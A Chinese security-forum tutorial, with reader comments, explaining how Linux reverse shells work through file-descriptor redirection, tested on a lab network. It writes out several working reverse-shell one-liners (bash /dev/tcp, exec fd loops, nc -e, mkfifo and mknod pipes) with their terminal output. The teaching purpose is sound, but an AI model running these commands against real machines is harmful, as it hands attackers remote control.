

0X00 前言

在上一篇文章

[Linux反弹shell \(一\) 文件描述符与重定向](#)，我们已经讨论过了反弹shell中最核心也是相对较难理解的部分，那么接下来我们就可以正式借反弹shell的实例分析回顾前一篇文

0X01 什么是反弹shell

reverse shell，就是控制端监听在某TCP/UDP端口，被控端发起请求到该端口，并将其命令行的输入输出转到控制端。reverse shell与telnet，ssh等标准shell对应，本质上是网络概念的客户端与服务端的角色反转。

0X02 为什么要反弹shell

通常用于被控端因防火墙受限、权限不足、端口被占用等情形

假设我们攻击了一台机器，打开了该机器的一个端口，攻击者在自己的机器去连接目标机器（目标ip：目标机器端口），这是比较常规的形式，我们叫做正向连接。远程桌面

1.某客户机中了你的网马，但是它在局域网内，你直接连接不了。

2.它的ip会动态改变，你不能持续控制。

3.由于防火墙等限制，对方机器只能发送请求，不能接收请求。

4.对于病毒，木马，受害者什么时候能中招，对方的网络环境是什么样的，什么时候开关机，都是未知，所以建立一个服务端，让恶意程序主动连接，才是上策。

那么反弹就很好理解了，攻击者指定服务端，受害者主机主动连接攻击者的服务端程序，就叫反弹连接。

0X03 反弹shell的本质是什么

我们可以先以一个linux 下的反弹shell 的命令为例来看一下反弹shell 的命令都做了些什么，掌握了反弹的本质，再多的方法其实只是换了包装而已。

实验环境：

受害者：

Ubuntu Linux -----> 192.168.146.128

攻击者：

Kali Linux -----> 192.168.146.129

我们就以最常见的bash为例：


attacker机器上执行：

```
nc -lvp 2333
```

victim 机器上执行：

```
bash -i >& /dev/tcp/192.168.146.129/2333 0>&1
```

你就会看到下图：



```
root@K0rz3n:~# nc -lvp 2333
listening on [any] 2333 ...
192.168.146.128: inverse host lookup failed: Unknown host
connect to [192.168.146.129] from (UNKNOWN) [192.168.146.128] 52238
root@k0rz3n:/home/k0rz3n#
```

可以看到在攻击机上出现了受害者机器的shell

解释一下这条命令具体的含义：

1.bash -i

1) bash 是linux 的一个比较常见的shell,其实linux的shell还有很多，比如 sh、zsh、等，他们之间有着细小差别

2) -i 这个参数表示的是产生交互式的shell

2./dev/tcp/ip/port

/dev/tcp|udp/ip/port 这个文件是特别特殊的，实际上可以将其看成一个设备（Linux下一切皆文件），其实如果你访问这个文件的位置他是不存在的，如下图：

```
root@k0rz3n:/home/k0rz3n# cd /dev/tcp/  
bash: cd: /dev/tcp/: 没有那个文件或目录  
root@k0rz3n:/home/k0rz3n#
```

先知社区

但是如果你在一方监听端口的情况下对这个文件进行读写，就能实现与监听端口的服务器的socket通信

实例1：

我们输出字符串到这个文件里

```
root@k0rz3n:/home/k0rz3n# echo hacked by K0rz3n > /dev/tcp/192.168.146.129/2333  
root@k0rz3n:/home/k0rz3n#
```

先知社区

攻击机上的输出

```
root@K0rz3n:~# nc -lvp 2333  
listening on [any] 2333 ...  
192.168.146.128: inverse host lookup failed: Unknown host  
connect to [192.168.146.129] from (UNKNOWN) [192.168.146.128] 52240  
hacked by K0rz3n  
root@K0rz3n:~#
```

先知社区

实例2：

攻击机上的输入

```
root@K0rz3n:~# nc -lvp 2333  
listening on [any] 2333 ...  
192.168.146.128: inverse host lookup failed: Unknown host  
connect to [192.168.146.129] from (UNKNOWN) [192.168.146.128] 52242  
hacked  
by  
K0rz3n
```

先知社区

受害者机器上的输出

```
root@k0rz3n:/home/k0rz3n# cat < /dev/tcp/192.168.146.129/2333
hacked
by
K0rz3n
```

3.交互重定向


注意：
下面的内容涉及到比较复杂的重定向和文件描述符的知识，如果理解不够深入建议看完我的上一篇文章以后再来继续阅读：

文章链接：
[Linux反弹shell（一）文件描述符与重定向](#)

为了实现交互，我们需要把受害者交互式shell的输出重定向到攻击机上
在受害者机器上输入

```
bash -i > /dev/tcp/192.168.146.129/2333
```

示意图：



如下图所示，任何在受害者机器上执行的指令都不会直接回显了，而是在攻击者机器上回显。

```
root@k0rz3n:/home/k0rz3n# bash -i > /dev/tcp/192.168.146.129/2333
root@k0rz3n:/home/k0rz3n# id
root@k0rz3n:/home/k0rz3n# echo I am the victim
root@k0rz3n:/home/k0rz3n#
```


```
root@K0rz3n:~# nc -lvp 2333
listening on [any] 2333 ...
192.168.146.128: inverse host lookup failed: Unknown host
connect to [192.168.146.129] from (UNKNOWN) [192.168.146.128]:52366:168
uid=0(root) gid=0(root) 组=0(root)
I am the victim
```

但是这里有一个问题，攻击者没有能够实现对受害者的控制，攻击者执行的命令没法在受害者电脑上执行。

于是我们似乎还需要一条这样的指令

```
bash -i < /dev/tcp/192.168.146.129/2333
```

示意图：



这条指令的意思是将攻击者输入的命令输入给受害者的bash，自然就能执行了


```
root@K0rz3n:~# nc -lvp 2333
listening on [any] 2333 ...
192.168.146.128: inverse host lookup failed: Unknown host
connect to [192.168.146.129] from (UNKNOWN) [192.168.146.128] 52410
ls
bash -i > /dev/tcp/192.168.146.129/2333
```

```
root@k0rz3n:/home/k0rz3n# bash -i < /dev/tcp/192.168.146.129/2333
root@k0rz3n:/home/k0rz3n# ls
Desktop Documents examples.desktop libxcb OStest Pictures Release.key Videos
bash docker Downloads i3lock Music Picture Public Templates
root@k0rz3n:/home/k0rz3n#
```

现在我们需要将两条指令结合起来（如果这条指令看不懂可以去看一下我上面提供的文章的链接再回来看这条指令）：

```
bash -i > /dev/tcp/192.168.146.129/2333 0>&1
```

示意图：



由这张示意图可以很清楚地看到，输入0是由/dev/tcp/192.168.146.129/2333输入的，也就是攻击机的输入，命令执行的结果1，会输出到/dev/tcp/192.168.156.129/2333上，这就形成了一个回路，实现了我们远程交互式shell的功能

如下图所示，我在攻击机上输入 ifconfig，查看到的是受害者的ip，也就是说我们目前已经基本完成了一个反弹shell的功能。

```

root@K0rz3n:~# nc -lvp 2333
listening on [any] 2333 ...
192.168.146.128: inverse host lookup failed: Unknown host
connect to [192.168.146.129] from (UNKNOWN) [192.168.146.128] 52370
ifconfig
docker0  Link encap:以太网 硬件地址 02:42:44:24:06:7f
         inet 地址:172.17.0.1 广播:0.0.0.0 掩码:255.255.0.0
         UP BROADCAST MULTICAST  MTU:1500  跃点数:1
         接收数据包:0 错误:0 丢弃:0 过载:0 帧数:0
         发送数据包:0 错误:0 丢弃:0 过载:0 载波:0
         碰撞:0 发送队列长度:0
         接收字节:0 (0.0 B) 发送字节:0 (0.0 B)

ens33  Link encap:以太网 硬件地址 00:0c:29:1c:f1:96
        inet 地址:192.168.146.128 广播:192.168.146.255 掩码:255.255.255.0
        inet6 地址: fe80::20c:29ff:fe1c:f196/64 Scope:Link
        UP BROADCAST RUNNING MULTICAST  MTU:1500  跃点数:1
        接收数据包:2361 错误:0 丢弃:0 过载:0 帧数:0
        发送数据包:2075 错误:0 丢弃:0 过载:0 载波:0
        碰撞:0 发送队列长度:1000
        接收字节:602593 (602.5 KB) 发送字节:289886 (289.8 KB)

lo  Link encap:本地环回
     inet 地址:127.0.0.1 掩码:255.0.0.0
     inet6 地址: ::1/128 Scope:Host
     UP LOOPBACK RUNNING  MTU:65536  跃点数:1
     接收数据包:9350 错误:0 丢弃:0 过载:0 帧数:0
     发送数据包:9350 错误:0 丢弃:0 过载:0 载波:0
     碰撞:0 发送队列长度:1000
     接收字节:903836 (903.8 KB) 发送字节:903836 (903.8 KB)
  
```

注意：

但是这里有一个问题，就是我们在受害者机器上依然能看到我们在攻击者机器中执行的指令，如下图所示，我们马上解决

```

root@k0rz3n:/home/k0rz3n# bash -i > /dev/tcp/192.168.146.129/2333 0>&1
root@k0rz3n:/home/k0rz3n# ifconfig
root@k0rz3n:/home/k0rz3n#
  
```


4. >&、&>

这个符号在我附上链接的那篇文章中也提到了，作用就是混合输出（错误、正确输出都输出到一个地方）

现在我们解决一下前面的问题：

```
bash -i > /dev/tcp/192.168.146.129/2333 0>&1 2>&1
```

```
root@k0rz3n:~# nc -lvp 2333
listening on [any] 2333 ...
192.168.146.128: inverse host lookup failed: Unknown host
connect to [192.168.146.129] from (UNKNOWN) [192.168.146.128] 52450
ifconfig
docker0  Link encap:以太网  硬件地址 02:42:44:24:06:7f
          inet 地址:172.17.0.1  广播:0.0.0.0  掩码:255.255.0.0
          UP BROADCAST MULTICAST  MTU:1500  跃点数:1
          接收数据包:0  错误:0  丢弃:0  过载:0  帧数:0
          发送数据包:0  错误:0  丢弃:0  过载:0  载波:0
          碰撞:0  发送队列长度:0
          接收字节:0 (0.0 B)  发送字节:0 (0.0 B)

ens33  Link encap:以太网  硬件地址 00:0c:29:1c:f1:96
        inet 地址:192.168.146.128  广播:192.168.146.255  掩码:255.255.255.0
        inet6 地址: fe80::20c:29ff:fe1c:f196/64 Scope:Link
        UP BROADCAST RUNNING MULTICAST  MTU:1500  跃点数:1
        接收数据包:10692  错误:0  丢弃:0  过载:0  帧数:0
        发送数据包:10348  错误:0  丢弃:0  过载:0  载波:0
        碰撞:0  发送队列长度:1000
        接收字节:1311919 (1.3 MB)  发送字节:1294922 (1.2 MB)

lo  Link encap:本地环回
     inet 地址:127.0.0.1  掩码:255.0.0.0
     inet6 地址: ::1/128 Scope:Host
     UP LOOPBACK RUNNING  MTU:65536  跃点数:1
     接收数据包:11058  错误:0  丢弃:0  过载:0  帧数:0
     发送数据包:11058  错误:0  丢弃:0  过载:0  载波:0
     碰撞:0  发送队列长度:1000
     接收字节:1015296 (1.0 MB)  发送字节:1015296 (1.0 MB)
```

可以看到命令并没有回显在受害者机器上，我们的目的达成了

```
root@k0rz3n:/home/k0rz3n# bash -i > /dev/tcp/192.168.146.129/2333 0>&1 2>&1
```

当然我们也可以执行与之完全等价的指令

```
bash -i >& /dev/tcp/192.168.146.129/2333 0>&1
```

至此，我们的反弹shell的经典语句就分析完了，通过这条语句的分析我们能大致的了解反弹shell的本质，以后碰到其他的反弹shell的语句也能用类似的分析方法去分析，甚至我们也可以自己举一反三创造更加绝妙的反弹shell的语句

0X04 常见的反弹shell 的语句怎么理解

1.方法一

```
bash -i>& /dev/tcp/192.168.146.129/2333 0>&1
```

和

```
bash -i>& /dev/tcp/192.168.146.129/2333 0<&1
```

这里的唯一区别就是 0>&1 和 0<&1

，其实就是打开方式的不同，而对于这个文件描述符来讲并没有什么区别（我在上面给出链接的文章中也特地用加粗的形式解释了）


2.方法二

```
bash -i >& /dev/tcp/192.168.146.129/2333 <&2
```

等价于

```
bash -i >& /dev/tcp/192.168.146.129/2333 0<&2
```

示意图：



先知社区

3.方法三

```
exec 5<>/dev/tcp/192.168.146.129/2333;cat <&5|while read line;do $line >&5 2>&1;done
```

简单的解释一下：

```
exec 5<>/dev/tcp/192.168.146.129/2333
```

这一句将文件描述符5重定向到了 `/dev/tcp/192.168.146.129/2333`

并且方式是读写方式（这种方法在我的前面的文章中也讲到过），于是我们就能通过文件描述符对这个socket连接进行操作了

```
command|while read line do .....done
```

这个是一个非常经典的句子，它的原句是这样的

```
while read line
do
    ...
done < file
```

从文件中依次读取每一行，将其赋值给 `line`

变量（当然这里变量可以很多，以空格分隔，这里我就举一个变量的例子，如果是一个变量的话，那么一整行都是它的了），之后再在循环中对`line`进行操作。

而我们现在不是从`file`

文件中输入了，我们使用管道符对攻击者机器上输入的命令依次执行，并将标准输出和标准错误输出都重定向到了文件描述符5，也就是攻击机上，实现交互式shell的功能。

与之完全类似的还有下面这条指令，读者有兴趣可以自己分析一下：

```
0<&196;exec 196<>/dev/tcp/attackerip/4444; sh <&196 >&196 2>&196
```

4.方法四

nc 如果安装了正确的版本（存在`-e`选项就能直接反弹shell）

```
nc -e /bin/sh 192.168.146.129 2333
```

但是如果是没有`-e`选项是不是就不能实现了呢？当然不是，我们可以向下面这样

```
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.146.129 2333 >/tmp/f
```

简单的解释：

mkfifo 命令首先创建了一个管道，cat 将管道里面的内容输出传递给/bin/sh，sh会执行管道里的命令并将标准输出和标准错误输出结果通过nc传到该管道，由此形成了一个回路

类似的命令：

```
mknod backpipe p; nc 192.168.146.129 2333 0<backpipe | /bin/bash 1>backpipe 2>backpipe
```

0X05 总结

反弹shell方法虽然常见，方法网上一搜就是一大把的代码，但是很少有人会去仔细斟酌反弹shell的原理，我也看到有类似的文章，但是可能是由于篇幅原因并没有对文件描

个人博客：<http://www.k0rz3n.com>

0X06 参考链接

https://www.cnblogs.com/r00tgrok/p/reverse_shell_cheatsheet.html
<http://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet>
<https://blog.csdn.net/roler/article/details/17504039>
<http://www.freebuf.com/articles/system/153986.html>
<https://www.zhihu.com/question/24503813>

点击收藏 | 18 关注 | 2

[上一篇：Linux反弹shell（一）文件...](#) [下一篇：WhatsApp漏洞分析](#)

1. 8 条回复



[shiyao](#) 2018-08-10 10:07:48

好文章还是得赞一下，对原理的追求才是本质的体现。

2 回复Ta



[K0rz3n](#) 2018-08-10 15:16:23

[@shiyao](#) 谢谢师傅支持

0 回复Ta



[wonderkun](#) 2018-08-13 09:17:35

两篇文章讲的很透彻了，赞

1 回复Ta



[枕边月亮](#) 2018-08-13 16:25:56

来给圆圆赞一个。

1 回复Ta



[Oxfffeng](#) 2018-12-13 16:39:58

读了大佬两篇文章，受益匪浅。学习了反弹shell的原理。
小弟有一个地方有些疑惑:文章二-0X04-方法二中:
`bash -i >& /dev/tcp/192.168.146.129/2333 <&2`
标准输出重定向到了攻击机, 命令结尾将标准输入重定向到错误输出。
不太理解 标准输入时什么时候转换到攻击机上的。
本地测试时确实达到了反弹shell的效果，但是还不是很理解。
望大佬指点下。

0 回复Ta



[醉猫](#) 2019-04-05 21:56:21

[@0xffeng](#)

<&2和0<&2是等价的，表示标准输入重定向到标准错误输出，而>&将标准错误输出重定向到/dev/tcp/192.168.146.129/2333，所以<&2最终起到的效果就是将从/d

0 回复Ta



[Yum](#) 2019-09-11 14:11:52

为什么我在ubuntu18下做实验的时候，弹不出来呀。。

0 回复Ta



[Yum](#) 2019-09-11 14:12:47

@dalss** 就是用bash -i >& /dev/tcp/ip/port 0>&1

0 回复Ta

[登录](#) 后跟帖

先知社区

[现在登录](#)

[技术文章](#)

[社区小黑板](#)

[目录](#)

[RSS](#) [关于社区](#) [友情链接](#) [社区小黑板](#)